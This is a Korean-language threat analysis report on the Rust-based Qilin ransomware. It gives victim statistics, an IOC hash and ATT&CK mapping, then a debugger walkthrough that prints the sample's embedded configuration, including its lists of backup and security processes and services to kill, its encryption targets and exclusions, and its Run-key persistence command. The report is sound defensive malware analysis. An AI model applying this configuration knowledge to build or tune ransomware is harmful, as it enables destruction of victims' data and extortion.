2025년 전세계 피해 건수 900건 이상,
국내 제조/금융사에도 피해 사례

Qilin 랜섬웨어

요약

1. 2025년 **Qilin 랜섬웨어**는 중국, CIS를 제외한 국가에서
   가장 많은 피해를 발생시킨 그룹으로, 러시아 기반의 그룹으로 추정.
   제조업, 금융 등 **다양한 산업군을 대상으로 데이터 암호화 및 유출 공격**을 수행함.

2. 4월 국내 제조업체 A사, 9월 금융사 B사의
   내부 데이터가 유출 사이트(DLS)에 게시되어 **실제 피해 사례**가 확인됨.

3. Rust 언어 기반의 이 랜섬웨어는 관리자 권한을 획득하여
   백업 및 보안 관련 프로세스를 강제 종료하고,
   볼륨 섀도 복사본을 삭제해 시스템 복구를 방해함.

4. Privacy-i EDR은 다수 파일 암호화, 레지스트리 자동 실행 등록,
   섀도 복사본 삭제 행위 등을 탐지·차단하고
   실시간 백업 기능을 통해 데이터를 복구하고 있음.

목차

1. 개요

[그림 1] Qilin 랜섬웨어


Qilin 랜섬웨어는 2022년 7월 'Agenda'라는 이름의
서비스형 랜섬웨어(Ransomware-as-a-Service, RaaS)로 처음 발견되었으며,
2022년 9월경 Agenda는 Qilin이라는 명칭으로 리브랜딩되었다.

Qilin은 중국 및 독립국가연합(CIS) 국가를 공격 대상에서 제외하는 경향이 있는 것으로 보고되었다.

이러한 지리적 비타격 패턴은
러시아어권 사이버범죄 조직에서 흔히 관찰되는 운영 방식과 일치하며,
이에 따라 Qilin은 러시아 기반의 RaaS 그룹에 의해 운영되는 랜섬웨어로 평가되고 있다.

Qilin은 대기업과 의료기관 등을 주요 표적으로 삼아 공격을 전개한다.
이들은 데이터 암호화와 정보 탈취를 병행하는 이중 갈취(Double Extortion) 전략을 사용하며,
피싱, 취약점 악용, 초기 접근 브로커(IAB) 활용 등 다양한 경로를 통해 침투하는 것이 확인되었다.

또한 자체 데이터 유출 사이트를 운영하며 협상 압박 수단으로 활용하는 등
조직화된 사이버범죄 생태계의 특징을 뚜렷하게 보여준다.




.rdata	00195160	002C4000	00195160	002C4000	00000000	00000000
.eh_fram	0003D0C0	0045A000	0003D0C0	0045A000	00000000	00000000
.bss	00000BD4	00498000	00000BD4	00498000	00000000	00000000
.idata	00001D54	00499000	00001D54	00499000	00000000	00000000
.CRT	00000038	0049B000	00000038	0049B000	00000000	00000000
tls	00000008	0049C000	00000008	0049C000	00000000	00000000

[그림 2] Rust로 제작된 Qilin


초기에 Go(Golang) 언어를 기반으로 개발된 것으로 알려졌으나,
이후 Windows뿐 아니라 Linux 및 ESXi 환경까지 지원하는 교차 플랫폼 구조의 변종들이 등장했다.

최근에는 Rust 기반으로 제작된 변종 또한 확인되어,
개발 언어의 다양화가 진행된 것으로 평가된다.

금번 분석 샘플 역시 Rust 기반으로 제작되었음을 PE 파일의 .rdata 영역에서 확인할 수 있었다.




[그림 3] 2025년 랜섬웨어 피해자 통계



[그림 4] 2025년 국내 랜섬웨어 피해자 통계

위협 인텔리전스 플랫폼 ransomware.live의 통계에 따르면
2025년 Qilin 랜섬웨어는 전 세계에서 가장 많은 피해 기업을 발생시킨 랜섬웨어 그룹으로 집계되었다.

국내 통계에서도 동일한 경향이 나타나
Qilin은 2025년 한국 내에서 가장 많은 랜섬웨어 피해를 야기한 그룹으로 확인되었다.



[그림 5] Qilin DLS(Data Leak Site)

실제로 2025년 4월 국내 제조업체 A사가 Qilin 랜섬웨어 공격을 받아
내부 데이터가 Qilin의 데이터 유출 사이트(DLS)에 게시된 사례가 확인되었으며,
같은 해 9월에는 국내 금융권 B사가 감염되어 내부 자료가 유출된 것으로 알려졌다.

이처럼 제조업·금융·IT 서비스 등 광범위한 산업군에서 피해 사례가 보고되고 있으며,
피해 규모와 데이터 유출량도 지속적으로 증가하는 추세이다.

2. 정보

2.1 침해 지표


- **EXE 실행파일 (SHA-256):**
  af10b3666750d3a48f8be743585423b699cd48bb102a44d41771ea1750bebb2a

2.2 MITRE ATT&CK

- **Boot or Logon Autostart Execution:** (T1547.001) Registry Run Keys / Startup Folder
- **Defense Evasion:** (T1497.001) System Checks
- **Discovery:** (T1007) System Service Discovery
- **Impact:**
  (T1486) Data Encrypted for Impact
  (T1490) Inhibit System Recovery


3. 분석

3.1 랜섬웨어 로그 파일 생성



[그림 6] GetTempPathW

GetTempPathW API를 호출하여 Temp 디렉터리의 경로를 가져온다.



[그림 7] CreateDirectoryW

이후 CreateDirectoryW API를 사용하여 Temp 경로 하위에 QLOG 디렉터리를 생성한다.

```
00345D57      6A 00                 push 0
00345D59      53                    push ebx
00345D5A      52                    push edx
00345D5B      FF75 EC               push dword ptr ss:[ebp-14]
00345D5E      FF75 E8               push dword ptr ss:[ebp-18]
00345D61      FF75 F0               push dword ptr ss:[ebp-10]
00345D64      8B5D E4               mov ebx,dword ptr ss:[ebp-1C]
00345D67      53                    push ebx
00345D68      E8 1FE60600           call <JMP.&CreateFileW>
1: [esp] 00DFB320 00DFB320 L"C:\\Users\\PC\\AppData\\Local\\Temp\\QLOG\\ThreadId(1).LOG
2: [esp+4] 00120114 00120114
3: [esp+8] 00000007 00000007
4: [esp+C] 00000000 00000000
5: [esp+10] 00000004 00000004
6: [esp+14] 00000000 00000000
7: [esp+18] 00000000 00000000
```

[그림 8] CreateFileW

ThreadId(1).LOG

파일 편집 보기

```
[01:35:34|+0.00002330] <ThreadId(1)>: [FATAL] provide password with `--password` before start!
[01:35:45|+0.00001640] <ThreadId(1)>: [INFO] Checking password validity
[01:35:45|+0.00049530] <ThreadId(1)>: [FATAL] Password is not correct!
[01:40:11|+0.00008000] <ThreadId(1)>: [INFO] Checking password validity
[01:40:11|+0.00188740] <ThreadId(1)>: [FATAL] Password is not correct!
[01:40:13|+0.00002200] <ThreadId(1)>: [FATAL] provide password with `--password` before start!
[01:40:32|+0.00001940] <ThreadId(1)>: [INFO] Checking password validity
[01:40:32|+0.00105270] <ThreadId(1)>: [FATAL] Password is not correct!
[01:41:37|+0.00002900] <ThreadId(1)>: [FATAL] provide password with `--password` before start!
[01:41:38|+0.00002130] <ThreadId(1)>: [FATAL] provide password with `--password` before start!
[01:43:56|+0.00003880] <ThreadId(1)>: [INFO] Checking password validity
[01:43:56|+0.00189090] <ThreadId(1)>: [FATAL] Password is not correct!
```

[그림 9] ThreadId(1).LOG

마지막으로 CreateFileW API를 통해 ThreadId(1).LOG 파일을 생성하고
Qilin 랜섬웨어의 동작 로그를 기록한다.

3.2 실행 키 입력

```
C:₩Users₩PC₩Desktop>Qilin.exe
[04:18:03|+0.00002000] <ThreadId(1)>: [FATAL] provide password with `--password` before start!

C:₩Users₩PC₩Desktop>Qilin.exe --password 0
[04:18:14|+0.00001790] <ThreadId(1)>: [INFO] Checking password validity
[04:18:14|+0.00049950] <ThreadId(1)>: [FATAL] Password is not correct!
```

[그림 10] 실행 키 입력

Qilin 랜섬웨어는 실행을 위해 암호가 요구된다.
단독 실행 시 “--password” 인자를 통해 실행 키를 요구하며, 입력된 암호의 유효성을 검증한다.

```
[04:28:02|+0.00002380] <ThreadId(1)>: [INFO] Checking password validity
[04:28:51|+48.89115160] <ThreadId(1)>: [INFO] Password is correct.
```

[그림 11] 유효한 실행 암호

유효한 실행 암호를 입력하면 “Password is correct” 메시지가 출력되며
랜섬웨어가 정상적으로 동작한다.


3.3 관리자 권한 확인

```
0039FC4E    E8 79460100     call <JMP.&GetCurrentProcess>
0039FC53    8D4D F8         lea ecx,dword ptr ss:[ebp-8]
0039FC56    51              push ecx
0039FC57    6A 08           push 8
0039FC59    50              push eax
0039FC5A    E8 E5480100     call <JMP.&OpenProcessToken>
1: [esp] FFFFFFFF FFFFFFFF
2: [esp+4] 00000008 00000008
3: [esp+8] 00BFF950 00BFF950
```

[그림 12] GetCurrentProcess & OpenProcessToken

현재 실행 중인 프로세스(Qilin 랜섬웨어)의 핸들을 얻어온 뒤
OpenProcessToken API를 통해 토큰을 확인한다.


이때 두 번째 인자로 0x8(TOKEN_QUERY)을 전달하여
현재 실행 중인 프로세스의 액세스 토큰을 쿼리한다.



[그림 13] GetTokenInformation

이후 GetTokenInformation API에 두 번째 인자로 0x14(TokenElevation)를 사용하여
현재 접속 중인 계정의 토큰이 UAC 기준으로 권한이 상승된 토큰인지 여부를 조회한다.

즉, 관리자 권한 실행 여부를 확인함으로써
암호화 수행 시 더 많은 시스템 및 사용자 파일에 접근하려는 의도이다.



[그림 14] 일반 권한으로 실행된 Qilin 랜섬웨어

관리자 권한이 아닌 일반 권한으로 실행될 경우 에러 메시지를 출력하고 종료한다.

3.4 옵션 로드

21E69B(암호화 확장자 및 블랙리스트 화이트리스트 지정)

```
0021E694    8D8C24 68010000    lea ecx,dword ptr ss:[esp+168]
0021E69B    E8 403D0100        call qilin.2323E0
[08:34:08|+264.23193650] <ThreadId(1)>: === START EMBEDDED CONFIGURATION ===
[08:34:08|+264.23297880] <ThreadId(1)>: extension_black_list: ["themepack", "nls", "diapkg", "msi", "lnk", "exe", "scr",
 "bat", "drv", "rtp", "msp", "prf", "msc", "ico", "key", "ocx", "diagcab", "diagcfg", "pdb", "wpx", "hlp", "icns", "rom"
, "dll", "msstyles", "mod", "ps1", "ics", "hta", "bin", "cmd", "ani", "386", "lock", "cur", "idx", "sys", "com", "deskth
emepack", "shs", "theme", "mpa", "nomedia", "spl", "cpl", "adv", "icl", "msu", "zTw1R7SFlb"]
[08:34:08|+264.23760540] <ThreadId(1)>: extension_white_list: ["mdf", "ldf", "bak", "vib", "vbk", "vbm", "vrb", "vmdk",
"abk", "bkz", "sqb", "trn", "backup", "bkup", "old", "tibx", "pfi", "pvhd", "pbf", "dim", "gho", "vpcbackup", "arc", "mt
f", "bkf", "dr"]
[08:34:08|+264.24463000] <ThreadId(1)>: filename_black_list: ["desktop.ini", "autorun.ini", "ntldr", "bootsect.bak", "th
umbs.db", "boot.ini", "ntuser.dat", "iconcache.db", "bootfont.bin", "ntuser.ini", "ntuser.dat.log", "autorun.inf", "boot
mgr", "bootmgr.efi", "bootmgfw.efi", "#recycle", "autorun.inf", "boot.ini", "bootfont.bin", "bootmgr", "bootmgr.efi", "b
ootmgfw.efi", "desktop.ini", "iconcache.db", "ntldr", "ntuser.dat", "ntuser.dat.log", "ntuser.ini", "thumbs.db", "#recyc
le", "bootsect.bak"]
[08:34:08|+264.24491310] <ThreadId(1)>: directory_black_list: ["windows", "system volume information", "intel", "admin$"
, "ipc$", "sysvol", "netlogon", "$windows.~ws", "application data", "mozilla", "program files (x86)", "program files", "
$windows.~bt", "msocache", "tor browser", "programdata", "boot", "config.msi", "google", "perflogs", "appdata", "windows
.old", "appdata", "..", ".", "boot", "windows", "windows.old", "$recycle.bin", "admin$"]
[08:34:08|+264.24515620] <ThreadId(1)>: white_symlink_dirs: []
[08:34:08|+264.24541930] <ThreadId(1)>: white_symlink_subdirs: ["ClusterStorage"]
[08:34:08|+264.24601600] <ThreadId(1)>: process_black_list: ["vmms", "vmwp", "vmcompute", "agntsvc", "dbeng50", "dbsnmp"
, "encsvc", "excel", "firefox", "infopath", "isqlplussvc", "sql", "msaccess", "mspub", "mydesktopqos", "mydesktopservice
", "notepad", "ocautoupds", "ocomm", "ocssd", "onenote", "oracle", "outlook", "powerpnt", "sqbcoreservice", "steam", "sy
nctime", "tbirdconfig", "thebat", "thunderbird", "visio", "winword", "wordpad", "xfssvccon", "bedbh", "vxmon", "benetns"
, "bengien", "pvlsvr", "beserver", "raw_agent_svc", "vsnapvss", "cagservice", "qbidpservice", "qbdbmgrn", "qbcfmonitorse
rvice", "sap", "teamviewer_service", "teamviewer", "tv_w32", "tv_x64", "cvmountd", "cvd", "cvfwd", "cvods", "saphostexec
", "saposcol", "sapstartsrv", "avagent", "avscc", "dellsystemdetect", "enterpriseclient", "veeamnfssvc", "veeamtransport
svc", "veeamdeploymentsvc", "mvdesktopservice"]
[08:34:13|+268.87145800] <ThreadId(1)>: win_services_black_list: ["vmms", "mepocs", "memtas", "veeam", "backup", "vss",
"sql", "msexchange", "sophos", "msexchange", "msexchange$$$", "wsbexchange", "pdvfsservice", "backupexecvssprovider", "b
ackupexecagentaccelerator", "backupexecagentbrowser", "backupexecdivecimediaservice", "backupexecjobengine", "backupexec
managementservice", "backupexecrpcservice", "gxblr", "gxvss", "gxclmgrs", "gxcvd", "gxcimgr", "gxmmm", "gxvsshwprov", "g
xfwd", "sapservice", "sap", "sap$$$", "sapd$$$", "saphostcontrol", "saphostexec", "qbcfmonitorservice", "qbdbmgrn", "qbi
dpservice", "acronisagent", "veeamnfssvc", "veeamdeploymentservice", "veeamtransportsvc", "mvarmor", "mvarmor64", "vsnap
vss", "acrsch2svc", "(.*?)sql(.*?)"]
[08:34:16|+271.86195140] <ThreadId(1)>: accounts: []
[08:36:07|+383.52342120] <ThreadId(1)>: step: 0
[08:36:07|+383.52473630] <ThreadId(1)>: skip: 0
[08:36:07|+383.52765840] <ThreadId(1)>: fast: 0
[08:36:07|+383.52899240] <ThreadId(1)>: n: 0
[08:36:07|+383.53003720] <ThreadId(1)>: p: 1
[08:36:07|+383.53075700] <ThreadId(1)>: company_id: "zTw1R7SFlb"
[08:36:07|+383.53156070] <ThreadId(1)>: === END EMBEDDED CONFIGURATION ===
```

[그림 15] 하드코딩 된 암호화 대상

0x0021E69B 번지에서 함수를 호출하면 하드코딩된 암호화 대상 및 예외 대상 목록이 로드된다.

암호화 제외 확장자
themepack, nls, diapkg, msi, lnk, exe, scr, bat, drv, rtp, msp, prf, msc, ico, key, ocx, diagcab, diagcfg, pdb, wpx, hlp, icns, rom, dll, msstyles, mod, ps1, ics, hta, bin, cmd, ani, 386, lock, cur, idx, sys, com, deskthemepack, shs, theme, mpa, nomedia, spl, cpl, adv, icl, msu, zTw1R7SFlb

[표 1] 암호화 제외 확장자

암호화 대상 특정 확장자
mdf, ldf, bak, vib, vbk, vbm, vrb, vmdk, abk, bkz, sqb, trn, backup, bkup, old, tibx, pfi, pvhd, pbf, dim, gho, vpcbackup, arc, mtf, bkf, dr

[표 2] 암호화 대상 특정 확장자

암호화 제외 파일
desktop.ini, autorun.ini, ntldr, bn, bootmgr, bootmgr.efi, bootmgfw.efi, desktop.ini, ntldr, iconcache.db, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db, #recycle, bootsect.bak

[표 3] 암호화 제외 파일

암호화 제외 디렉터리
windows, system volume information, intel, admin$, ipc$, sysvol, netlogon, $recycle.bin $windows.~ws, application data, mozilla, program files (x86), program files, $windows.~bt, msocache, tor browser, programdata, boot, config.msi, google, perflogs, appdata, windows.old, appdata, .., ., boot, windows, windows.old, admin$

[표 4] 암호화 제외 디렉터리

암호화 대상 심볼릭 링크
ClusterStorage

[표 5] 암호화 대상 심볼릭 링크

종료 대상 프로세스
vmms, vmwp, vmcompute, agntsvc, dbeng50, dbsnmp, encsvc, excel, firefox, infopath, isqlplussvc, sql, msaccess, mspub, mydesktopqos, mydesktopservice, notepad, ocautoupds, ocomm, ocssd, onenote, oracle, outlook, powerpnt, sqbcoreservice, steam, synctime, tbirdconfig, thebat, thunderbird, visio, winword, wordpad, xfssvccon, bedbh, vxmon, benetns, bengien, pvlsvr, beserver, raw_agent_svc, vsnapvss, cagservice, qbidpservice, qbdbmgrn, qbcfmonitorservice, sap, teamviewer_service, teamviewer, tv_w32, tv_x64, cvmountd, cvd, cvfwd, cvods, saphostexec, saposcol, sapstartsrv, avagent, avscc, dellsystemdetect, enterpriseclient, veeamnfssvc, veeamtransportsvc, veeamdeploymentsvc, mvdesktopservice

[표 6] 종료 대상 프로세스

종료 대상 서비스
vmms, mepocs, memtas, veeam, backup, vss, sql, msexchange, sophos, msexchange, msexchange\\$, wsbexchange, pdvfsservice, backupexecvssprovider, backupexecagentaccelerator, backupexecagentbrowser, backupexecdivecimediaservice, backupexecjobengine, backupexecmanagementservice, backupexecrpcservice, gxblr, gxvss, gxclmgrs, gxcvd, gxcimgr, gxmmm, gxvsshwprov, gxfwd, sapservice, sap, sap\\$, sapd\\$, saphostcontrol, saphostexec, qbcfmonitorservice, qbdbmgrn, qbidpservice, acronisagent, veeamnfssvc, veeamdeploymentservice, veeamtransportsvc, mvarmor, mvarmor64, vsnapvss, acrsch2svc, (.*?)sql(.*?)

[표 7] 종료 대상 서비스

3.5 뮤텍스 형성

```
003AC50D    50              push eax
003AC50E    6A 00           push 0
003AC510    6A 00           push 0
003AC512    E8 657E0000     call <JMP.&CreateMutexW>
1: [esp] 00000000 00000000
2: [esp+4] 00000000 00000000
3: [esp+8] 0070B620 0070B620 L"a3c5830e7484126144576f782819b73b79aca776d167d7e19f025e15
[02:18:25|+307.45854910] <ThreadId(1)>: [DEBUG|MUTEX] Trying to lock mutex
[02:18:28|+310.45020020] <ThreadId(1)>: [INFO|MUTEX] Ownership of mutex taken successfully
```

[그림 16] CreateMutexW

랜섬웨어의 중복 실행으로 인한 이중 암호화를 방지하기 위해
CreateMutexW API를 호출하여 뮤텍스를 생성한다.

3.6 콘솔 숨기기

```
0021E7D6    C605 64806600 01    mov byte ptr ds:[668064],1
0021E7DD    E8 1A5B1900         call <JMP.&FreeConsole>
```

[그림 17] FreeConsole

공격자에게 옵션 적용 여부를 확인시켜 준 뒤,
FreeConsole API를 호출하여 콘솔 창을 숨김으로써 백그라운드에서 동작하는 것처럼 보이게 한다.


3.7 자동 실행 등록

```
003A647A    FF75 84         push dword ptr ss:[ebp-7C]
003A647D    57              push edi
003A647E    50              push eax
003A647F    6A 00           push 0
003A6481    56              push esi
003A6482    FF75 E4         push dword ptr ss:[ebp-1C]
003A6485    E8 FAE00000     call <JMP.&RegSetValueExW>
1: [esp] 000000A4 000000A4
2: [esp+4] 0070FC10 0070FC10 L"*oostmb"
3: [esp+8] 00000000 00000000
4: [esp+C] 00000001 00000001
5: [esp+10] 0070BBD0 0070BBD0 L"\"C:\\Users\\PC\\Desktop\\Qilin.exe\" --password 0 --no-admin"
6: [esp+14] 00000070 00000070
7: [esp+18] 0061ABDC qilin.0061ABDC "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run[DEBUG|UF
```

[그림 18] RegSetValueExW

